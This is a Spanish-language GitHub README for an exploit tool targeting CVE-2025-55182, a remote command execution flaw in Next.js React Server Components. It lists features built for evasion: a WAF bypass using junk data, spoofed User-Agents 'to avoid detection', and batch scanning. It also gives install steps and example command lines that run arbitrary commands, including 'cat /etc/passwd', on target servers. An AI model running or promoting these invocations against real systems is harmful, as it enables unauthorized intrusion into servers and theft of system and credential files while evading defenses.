
 dh4v4l8/cve-2025-55182-poc-tool
Herramienta automatizada de explotación para CVE-2025-55182 en Next.js React Server Components. Permite la ejecución remota de comandos con evasión de WAF integrada, cabeceras personalizadas y escaneo por lotes para pruebas de penetración.

Una potente herramienta de explotación para detectar y explotar la vulnerabilidad CVE-2025-55182 en Next.js React Server Components. Esta herramienta permite la ejecución remota de comandos (RCE) en aplicaciones Next.js vulnerables con capacidades de evasión de WAF integradas.

CVE-2025-55182 es una vulnerabilidad crítica en Next.js React Server Components que permite a atacantes remotos ejecutar comandos arbitrarios en servidores vulnerables. Esta herramienta proporciona una forma automatizada de detectar y explotar esta vulnerabilidad.
Ejecución Remota de Comandos: Ejecuta comandos arbitrarios en servidores Next.js vulnerables
Evasión de WAF: Bypass integrado del Firewall de Aplicaciones Web con datos basura configurables
Soporte de Cabeceras Personalizadas: Añade cabeceras HTTP personalizadas para autenticación u otros fines
Objetivos Flexibles: Soporte para objetivos individuales y escaneo por lotes
Soporte de Múltiples Protocolos: Detección y manejo automáticos de HTTPS/HTTP
Tiempos de Espera Personalizados: Tiempos de espera de solicitud configurables para diferentes condiciones de red
Control de Verificación SSL: Opción para deshabilitar la verificación de certificados SSL
User-Agents Personalizados: Suplantación de user agents para evitar la detección
# Clone the repository
git clone https://github.com/Dh4v4l8/CVE-2025-55182-poc-tool.git
cd CVE-2025-55182-poc-tool

# Make the script executable
chmod +x exploit.sh

# Test the installation
./exploit.sh -h
La herramienta expone varias opciones de línea de comandos que permiten a los investigadores personalizar solicitudes, simular tráfico o probar capas de filtrado.
Usage: ./exploit.sh [OPTIONS]

Options:
  -d, --domain          Target domain/URL (default: http://localhost:3000)
                        If no protocol specified, defaults to https://
  -c, --command         Command to execute (default: id)
  -w, --waf-bypass      Enable WAF bypass with junk data (default: 128KB)
  --waf-size SIZE       WAF bypass data size in KB (default: 128)
  --timeout SECONDS     Request timeout in seconds (default: 15)
  -k, --insecure        Disable SSL certificate verification
  --user-agent AGENT    Custom User-Agent string
  -h, --help            Show this help message
# Check if target is vulnerable with default command
./exploit.sh -d https://target.com

# Execute custom command
./exploit.sh -d https://target.com -c "whoami"

# Read system files
./exploit.sh -d https://target.com -c "cat /etc/passwd"
# Enable WAF bypass
./exploit.sh -d https://target.com -c "ls -la" -w

# Custom WAF bypass size (256KB)
./exploit.sh -d https://target.com -c "cat /etc/passwd" -w --waf-size 256

# Disable SSL verification
./exploit.sh -d https://target.com -c "id" -k

# Custom timeout
./exploit.sh -d https://target.com -c "ping -c 3 google.com" --timeout 30

# Custom User-Agent
./exploit.sh -d https://target.com -c "id" --user-agent "CustomScanner/1.0"






